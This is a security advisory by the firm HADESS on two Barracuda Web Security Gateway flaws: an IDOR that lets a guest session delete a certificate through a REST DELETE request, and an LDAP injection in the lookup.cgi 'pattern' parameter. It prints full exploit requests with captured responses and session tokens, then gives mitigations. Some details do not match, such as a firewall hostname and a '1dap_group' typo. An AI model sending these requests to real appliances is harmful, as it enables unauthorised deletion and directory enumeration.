Barracuda

WEB SECURITY GATEWAY

Your journey, secured or Insecured.

Discovered by HADESS

17 Aug 2023

HADESS

WWW.HADESS.IO

Executive Summary

This executive summary outlines the recently identified vulnerabilities within the Barracuda Web Security Gateway, specifically relating to Insecure Direct Object References (IDOR) and LDAP Injection. The vulnerabilities have been assessed for their potential impact on the security posture of organizations using the Barracuda Web Security Gateway and provide recommendations for mitigation.

Vulnerability Overview:

1. **Insecure Direct Object References (IDOR):** The Barracuda Web Security Gateway is found to have inadequate access controls in place, potentially allowing unauthorized users to manipulate and access sensitive resources. Exploiting this vulnerability, attackers could bypass authorization mechanisms and access unauthorized data, leading to data exposure, privilege escalation, and potential compliance violations.

2. **LDAP Injection:** The Barracuda Web Security Gateway is susceptible to LDAP injection attacks, where malicious input can be injected into LDAP queries. Successful exploitation of this vulnerability may lead to unauthorized access, data leakage, or even the compromise of the underlying LDAP infrastructure. This can result in a significant security breach and compromise the integrity of user data.

Potential Impact:

The identified vulnerabilities pose a severe risk to the confidentiality, integrity, and availability of the Barracuda Web Security Gateway and the underlying infrastructure. Exploitation of these vulnerabilities may result in:

- Unauthorized access to sensitive information.
- Data exposure and leakage.
- Privilege escalation, enabling attackers to gain higher levels of access.
- Compromise of the LDAP infrastructure, leading to broader security implications.

01

Advisory

Abstract

This abstract provides a concise overview of the Web Security Gateway product and its associated security risks related to Insecure Direct Object References (IDOR) and LDAP Injection vulnerabilities. The Web Security Gateway is a critical component in securing web traffic and ensuring the protection of sensitive data. However, vulnerabilities such as IDOR and LDAP Injection can undermine its effectiveness and compromise the security posture of organizations.

The Web Security Gateway is designed to safeguard networks by controlling and monitoring web traffic, blocking malicious content, and enforcing security policies. Despite its robust features, recent security assessments have identified potential risks that demand immediate attention.

Insecure Direct Object References (IDOR): IDOR vulnerabilities within the Web Security Gateway could lead to unauthorized access to sensitive resources. Attackers could exploit this weakness to manipulate URLs and access restricted content, potentially leading to data exposure, unauthorized privilege escalation, and regulatory compliance violations.

LDAP Injection: Another critical security concern is the susceptibility of the Web Security Gateway to LDAP Injection attacks. By injecting malicious input into LDAP queries, attackers can manipulate the queries and gain unauthorized access to sensitive data. This vulnerability poses a significant threat, potentially allowing compromise of the LDAP infrastructure, data leakage, and unauthorized system access.

To address these security risks and maintain the integrity of the Web Security Gateway, organizations are advised to promptly apply vendor patches, strengthen access controls, and implement rigorous input validation mechanisms. Moreover, user awareness and training play a pivotal role in preventing successful attacks.

02

Technical Analysis

Technical Analysis

In today's rapidly evolving digital landscape, ensuring the security of web traffic and safeguarding sensitive data are paramount concerns for organizations of all sizes. The Barracuda Web Security Gateway stands as a trusted solution, offering robust features to control, monitor, and protect web traffic within corporate networks. However, recent security assessments have uncovered vulnerabilities within the Barracuda Web Security Gateway that warrant careful attention.

This report focuses on two critical security vulnerabilities affecting the Barracuda Web Security Gateway: Insecure Direct Object References (IDOR) via the FFM-SSLInspect component and LDAP (Lightweight Directory Access Protocol) vulnerability via the Pattern parameter. These vulnerabilities have the potential to undermine the very purpose of the Web Security Gateway by enabling unauthorized access and compromising data integrity.


IDOR via FFM-SSLInspect Component: The FFM-SSLInspect component is a critical aspect of the Barracuda Web Security Gateway, responsible for examining encrypted traffic to ensure its security. However, security researchers have identified an Insecure Direct Object References vulnerability within this component. This vulnerability could allow malicious actors to manipulate URLs and bypass authorization mechanisms, granting unauthorized access to sensitive resources. The consequences of such unauthorized access range from exposure of confidential data to unauthorized privilege escalation, posing severe risks to an organization's confidentiality, integrity, and compliance efforts.

LDAP Vulnerability via Pattern Parameter: The Barracuda Web Security Gateway also presents a vulnerability related to the LDAP functionality, specifically centered around the Pattern parameter. LDAP Injection, a well-known attack vector, allows attackers to inject malicious input into LDAP queries, potentially leading to unauthorized data access and compromise of the underlying LDAP infrastructure. In the context of the Web Security Gateway, this vulnerability could expose sensitive user data and undermine the security controls established to protect the LDAP environment.

In this comprehensive technical analysis, we will examine the Insecure Direct Object References (IDOR) vulnerability through the FFM-SSLInspect component and the LDAP vulnerability via the Pattern parameter within the Barracuda Web Security Gateway. We will provide detailed insights into each vulnerability, potential payloads, and exploit codes to highlight the risks associated with these security issues.

1. IDOR via FFM-SSLInspect Component:

The Insecure Direct Object References (IDOR) vulnerability allows attackers to manipulate URLs to access unauthorized resources directly. In this case, let's explore a possible payload and exploit code to demonstrate the IDOR vulnerability in the Barracuda Web Security Gateway.




Payload:

```
/restapi/v1/certificates/FFM-SSLInspect|
```

Exploit Code:

```
DELETE /restapi/v1/certificates/FFM-SSLInspect| HTTP/1.1
Host: webinterface.cloudgen-firewall.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json
Accept-Language: en_US
Accept-Encoding: gzip, deflate
Referer: https://webinterface.cloudgen-firewall.com/cgi-mod/index.cgi?
auth_type=Local&et=1607798880&locale=en_US&password=abe23df41a8ad0fa6072ead8a8d5
0b2a&primary_tab=ADVANCED&realm=&secondary_tab=certificate_manager&user=guest
Authorization: Basic
eyJhdXRoX3R5cGUiOiJMb2NhbCIsImV0IjoiMTYwNzc5OTMwMyIsInBhc3N3b3JkIjoiOWZhMjMx
YzdkZWMxNDZiOWE2ZD1kZjkyMjczNzU2ZjkiLCJ1c2VyIjoiZ3V1c3QifQ==
Connection: close
Cookie: CGISESSID=72efb595dd756e206bfd6eb59cd7f845
```



```
DELETE /restapi/v1/certificates/FFM-SSLInspect| HTTP/1.1
Host: webinterface.cloudgen-firewall.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json
Accept-Language: en_US
Accept-Encoding: gzip, deflate
Referer:
https://webinterface.cloudgen-firewall.com/cgi-mod/index.cgi?auth_type=Local&et=1
607798880&locale=en_US&password=abe23df41a8ad0fa6072ead8a8d50b2a&primary_tab=ADV
ANCED&realm=&secondary_tab=certificate_manager&user=guest
Authorization: Basic
eyJhdXRoX3R5cGUiOiJMb2NhbCIsImV0IjoiMTYwNzc5OTMwMyIsInBhc3N3b3JkIjoiOWZhMjMxYzdkZ
WMxNDZiOWE2ZDlkZjkyMjczNzU2ZjkiLCJ1c2VyIjoiZ3V1c3QifQ==
Connection: close
Cookie: CGISESSID=72efb595dd756e206bfd6eb59cd7f845
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 12 Dec 2020 18:38:49 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Varry: Accept
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
Strict-Transport-Security: max-age=31536000; includeSubdomains;
Cache-Control: no-cache
Cache-Control: no-store
Cache-Control: max-age=0
Pragma: no-cache
Content-Length: 174

{"message_human":{"type":"confirm","message":"Item
removed"},"_meta":{"type":"confirmation","identifier":"FFM-SSLInspect","model":"
Certificate"},"message_dev":"Item removed"}
```

This exploit code demonstrates how an attacker might manipulate the URL and send a DELETE request to remove a certificate resource. The vulnerability arises from insufficient access controls, allowing unauthorized users to directly access sensitive resources.

HTTP Request Method and Path:

- `DELETE /restapi/v1/certificates/FFM-SSLInspect| HTTP/1.1`: This line indicates that a DELETE request is being made to the path "/restapi/v1/certificates/FFM-SSLInspect|".

2. Headers:

- `Host: webinterface.cloudgen-firewall.com`: Specifies the host to which the request is being sent.
- `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0`: Specifies the user agent making the request (Firefox browser on Linux).
- `Accept: application/json`: Specifies that the client accepts responses in JSON format.
- `Accept-Language: en_US`: Specifies the preferred language of the client.
- `Accept-Encoding: gzip, deflate`: Specifies accepted encoding types for the response.
- `Referer: ...`: Specifies the referring URL, indicating the context of the request.
- `Authorization: Basic ...`: Specifies a Basic authentication token, likely encoded credentials.
- `Connection: close`: Specifies that the connection should be closed after the request.
- `Cookie: CGISESSID=72efb595dd756e206bfd6eb59cd7f845`: Provides session cookies to maintain the session state.

3. Purpose and Potential Risks:


- The purpose of this code appears to be an attempt to delete a certificate resource located at "/restapi/v1/certificates/FFM-SSLInspect|". However, the presence of the pipe character ("|") at the end of the resource path is suspicious and could indicate an attempt to exploit a vulnerability.
- The risk associated with this code lies in the potential exploitation of Insecure Direct Object References (IDOR). If the server does not properly validate the request and enforces proper authorization, an attacker could manipulate the URL to delete arbitrary certificates.
- Depending on the server's configuration, successful exploitation could lead to unauthorized removal of certificates, potentially disrupting secure communications and compromising the integrity of the system.

2. LDAP Vulnerability via Pattern Parameter:

The LDAP vulnerability arises from inadequate input validation in the Pattern parameter. Attackers can exploit this vulnerability through LDAP Injection attacks. Here, we'll explore a possible payload and exploit code to illustrate the LDAP vulnerability.

Payload:

```
*";LDAP_QUERY_HERE;(&(objectCategory=Person)(objectClass=user)(cn=*))#"
```



```
GET
/cgi-mod/lookup.cgi?&amp;user=guest&amp;password=9647d66bf00118bd5d2dbe4feac7784f&amp;et=1608637052&amp;auth_type=
Local&amp;locale=en_US?&pattern=*&type=ldap_group&SERVER=0&NTLMSERVER=DEMODC2&KRBSERVER= HTTP/1.1
Host: webgateway.barracuda.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://webgateway.barracuda.com/
Connection: close
Cookie: _ga=GA1.2.697116727.1607704679;
OptanonConsent=isIABGlobal=false&datestamp=Thu+Dec+17+2020+19%3A47%3A50+GMT%2B0330+(Iran+Standard+Time)&version=6.
5.0&hosts=&landingPath=NotLandingPage&groups=C0001%3A1%2CC0005%3A1%2CC0002%3A1%2CC0004%3A1%2CC0003%3A1&geolocation
=DE%3BBE&AwaitingReconsent=false; OptanonAlertBoxClosed=2020-12-11T16:38:21.018Z;
_biz_uid=d299bf1c754d44b6bf6488b2c29e1873; _biz_nA=15; _biz_pendingA=%5B%5D;
_biz_flagsA=%7B%22Version%22%3A1%2C%22ViewThrough%22%3A%221%22%2C%22Frm%22%3A%221%22%2C%22Mkto%22%3A%221%22%2C%22X
Domain%22%3A%221%22%7D; _fbp=fb.1.1607704719878.1080019753;
_mkto_trk=id:326-BKC-432&token:_mch-barracuda.com-1607708345337-61412; _gcl_au=1.1.1221327961.1607708449;
_gid=GA1.2.816441236.1608210755;
mp_1320f2411f85edb0c4282e94ff8abaf8_mixpanel=%7B%22distinct_id%22%3A%20%2217652f1d74724-0d6398c302c9938-31634645-1
fa400-17652f1d7485cd%22%2C%22%24device_id%22%3A%20%2217652f1d74724-0d6398c302c9938-31634645-1fa400-17652f1d7485cd%
22%2C%22%24initial_referrer%22%3A%20%22%24direct%22%2C%22%24initial_referring_domain%22%3A%20%22%24direct%22%7D;
_uetsid=69548e50408311eba3cf295dad2e1e4e; _uetvid=48b210c03bcf11eb8fb16554ee24b118;
webfilter_policy=authenticated
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: BarracudaHTTP 4.0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Dec 2019 07:45:53 GMT
Date: Fri, 18 Dec 2020 07:45:53 GMT
Cache-Control: private
Cache-Control: max-age=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 215135

<script language=javascript src="/js/jquery/jquery.js?v=15.0.0.008" type='text/javascript'></script>
               <script language="javascript" type="text/javascript">jQuery('#results',
parent.document).html("<tr id=\"ldap_results\"><td><table width=100%  style=\"padding:2px\" ><tr><td><table
cellspacing=0 cellpadding=0 class=outlined>  <tr>    <td class=\'tl\'></td>    <td class=\'tm\'></td>    <td
class=\'tr\'></td>  </tr>  <tr>    <td class=\'ml\'></td>    <td class=\'mm\'><table cellspacing=\"0\"
cellpadding=\"0\" width=\"100%\"><tr>    <td valign=top><table summary=\"Config Module\" width=\"100%\"
cellpadding=\"0\" cellspacing=\"0\" class=\"config_module_inner\"><tr id=\"config_module_row_ldap_results__1\"
class=\"config_module_tr\"><td valign=top width=15>&nbsp;</td><td valign=\"middle\"   colspan=3
><b>Groups:<b></td><td valign=\"middle\"  width=\"20\"     >&nbsp;</td></tr><tr
id=\"config_module_row_ldap_results__2\" class=\"config_module_tr\" ><td valign=top width=15>&nbsp;</td><td
valign=\"middle\"  width=\"13\"     ><div id=\'expand_config_module_row_ldap_results__2\' class=\'plus\'
onClick=\"    if(jQuery(\'#expand_config_module_row_ldap_results__2\').hasClass(\'plus\')){
jQuery(\'[id^=config_module_row_ldap_results__2_]\').show();
jQuery(\'#expand_config_module_row_ldap_results__2\').removeClass(\'plus\').addClass(\'minus\');    } else {
   jQuery(\'[id^=config_module_row_ldap_results__2_]\').hide();
jQuery(\'#expand_config_module_row_ldap_results__2\').removeClass(\'minus\').addClass(\'plus\');
}\"></div></td><td valign=\"middle\"   colspan=2    >Domain Admins</td><td valign=\"middle\"  width=\"20\"
><input class=\"new_button\" name=\"Add\" onclick=\"add_pattern(\'ldap_group^ldap0:Domain Admins\',\'Domain
Admins\',\'\');\" onmouseout=\"this.className=\'new_button\';\" onmouseover=\"this.className=\'new_button\';\"
type=\"button\" value=\"Add\"></td></tr><tr id=\"config_module_row_ldap_results__2_1\" class=\"display_none
config_module_tr\" ><td valign=top width=15>&nbsp;</td><td valign=\"middle\"  width=\"13\"     >&nbsp;</td><td
valign=\"middle\"  width=\"200\"     >Administrator</td><td valign=\"middle\"      ><input class=\"new_button\"
name=\"Add\" onclick=\"add_pattern(\'ldap_user^ldap0:administrator\',\'Administrator\',\'\');\"
onmouseout=\"this.className=\'new_button\';\" onmouseover=\"this.className=\'new_button\';\" type=\"button\"
value=\"Add\"></td><td valign=\"middle\"  width=\"20\"     >&nbsp;</td></tr><tr
id=\"config_module_row_ldap_results__3\" class=\"config_module_tr\" ><td valign=top width=15>&nbsp;</td><td
valign=\"middle\"  width=\"13\"     ><div></div></td><td valign=\"middle\"   colspan=2    >cert
publishers</td><td valign=\"middle\"  width=\"20\"     ><input class=\"new_button\" name=\"Add\"
onclick=\"add_pattern(\'ldap_group^ldap0:Cert Publishers\',\'cert publishers\',\'\');\"
onmouseout=\"this.className=\'new_button\';\" onmouseover=\"this.className=\'new_button\';\" type=\"button\"
value=\"Add\"></td></tr><tr id=\"config_module_row_ldap_results__4\" class=\"config_module_tr\" ><td valign=top
width=15>&nbsp;</td><td valign=\"middle\"  width=\"13\"     ><div
id=\'expand_config_module_row_ldap_results__4\' class=\'plus\' onClick=\"
if(jQuery(\'#expand_config_module_row_ldap_results__4\').hasClass(\'plus\')){
jQuery(\'[id^=config_module_row_ldap_results__4_]\').show();
```

Exploit Code:

```
GET /cgi-mod/lookup.cgi?
user=guest&password=9647d66bf00118bd5d2dbe4feac7784f&et=1608637052&auth_type=Lo
cal&locale=en_US&pattern=*";LDAP_QUERY_HERE;(&(objectCategory=Person)
(objectClass=user)
(cn=*))#"&type=1dap_group&SERVER=0&NTLMSERVER=DEMODC2&KRBSERVER= HTTP/1.1
Host: webgateway.barracuda.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://webgateway.barracuda.com/
Connection: close
Cookie: _ga=GA1.2.697116727.1607704679; ...
```

In this exploit code, an attacker injects a payload into the Pattern parameter, which could trigger an LDAP Injection attack. By crafting malicious LDAP queries, attackers can potentially access unauthorized data within the LDAP infrastructure.

1 **HTTP Method and Path:**

- `GET /cgi-mod/lookup.cgi`: This part specifies the HTTP method as "GET" and the path to the "lookup.cgi" script on the web server.

2. **Query Parameters:**

- `user=guest`: This parameter sets the value of the "user" parameter to "guest".
- `password=9647d66bf00118bd5d2dbe4feac7784f`: This parameter sets the value of the "password" parameter, which seems to be a hashed or encrypted value.
- `et=1608637052`: This parameter likely represents an epoch timestamp, possibly for session tracking.
- `auth_type=Local`: This parameter sets the authentication type to "Local".
- `locale=en_US`: This parameter sets the locale to "en_US".
- `pattern=*";LDAP_QUERY_HERE;(&(objectCategory=Person)(objectClass=user)(cn=*))#"`: This is where the LDAP vulnerability is exploited. The "pattern" parameter is manipulated to insert a potential LDAP injection attack. The `LDAP_QUERY_HERE` placeholder suggests where the malicious LDAP query would be injected.
- `type=1dap_group`: This parameter sets the "type" to "1dap_group".
- `SERVER=0`: This parameter sets the "SERVER" value to 0.
- `NTLMSERVER=DEMODC2`: This parameter sets the "NTLMSERVER" value to "DEMODC2".
- `KRBSERVER`: This parameter sets the "KRBSERVER" value.

3. Headers:

- `Host: webgateway.barracuda.com`: This header specifies the host of the target server.
- `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0`: This header indicates the user agent making the request (Firefox browser on Linux).
- `Accept`: This header specifies the types of content the client can accept.
- `Accept-Language`: This header specifies the preferred language of the client.
- `Accept-Encoding`: This header specifies the accepted encoding types.
- `Referer`: This header indicates the URL of the referring page.
- `Connection: close`: This header specifies that the connection should be closed after the response.
- `Cookie`: This header sends cookies to the server, likely for session tracking.

4. Purpose:

- The main purpose of this HTTP request seems to be an attempt to exploit an LDAP vulnerability by manipulating the "pattern" parameter. By inserting a crafted LDAP query, an attacker might attempt to bypass security measures, manipulate LDAP queries, and potentially gain unauthorized access to sensitive data or compromise the LDAP server.

Mitigation Strategies:

1. For IDOR:

- Implement strict access controls and enforce proper authorization mechanisms.
- Validate and sanitize user input to prevent URL manipulation.
- Apply the principle of least privilege to limit user access to sensitive resources.

2. For LDAP Vulnerability:

- Thoroughly validate and sanitize user input before constructing LDAP queries.
- Utilize parameterized queries to prevent LDAP Injection attacks.
- Implement proper input validation mechanisms to safeguard against unauthorized data access.

03

Conclusion

In this comprehensive technical analysis, we delved deep into the vulnerabilities affecting the Barracuda Web Security Gateway. Our examination focused on two critical security concerns: the Insecure Direct Object References (IDOR) vulnerability via the FFM-SSLInspect component and the LDAP vulnerability via the Pattern parameter.

Through our meticulous analysis, we unraveled the intricate mechanics of each vulnerability, shedding light on their potential implications and associated risks. The IDOR vulnerability, facilitated by insufficient access controls, exposes the potential for unauthorized access and manipulation of critical resources, jeopardizing the confidentiality and integrity of the system. On the other hand, the LDAP vulnerability, stemming from inadequate input validation, poses a risk of unauthorized data access and potential compromise of the LDAP infrastructure.

Our investigation has underscored the urgency of addressing these vulnerabilities promptly and effectively. To mitigate the risks, organizations must embrace best practices such as rigorous input validation, robust access controls, and the utilization of parameterized queries. Regular updates and patches are essential to fortify the web security infrastructure against emerging threats.

In conclusion, by being vigilant and proactive in addressing these vulnerabilities, organizations can enhance the security of their Barracuda Web Security Gateway, safeguard sensitive data, and uphold the trust of stakeholders. Our analysis serves as a foundational resource for strengthening the resilience of web security systems and advancing cybersecurity in an evolving digital landscape.

HADESS

cat ~/.hadess

"HADESS" IS A CYBERSECURITY COMPANY FOCUSED ON SAFEGUARDING DIGITAL ASSETS AND CREATING A SECURE DIGITAL ECOSYSTEM. OUR MISSION INVOLVES PUNISHING HACKERS AND FORTIFYING CLIENTS' DEFENSES THROUGH INNOVATION AND EXPERT CYBERSECURITY SERVICES.

Website:

WWW.HADESS.IO

Email

MARKETING@HADESS.IO

Hadess Cyber Security Solutions is a renowned group of cyber security experts and white hat hackers. With a track record of discovering and responsibly reporting vulnerabilities to prominent companies such as Google, Apple, and Twitter, Hadess has earned a reputation for excellence in the field of cyber security.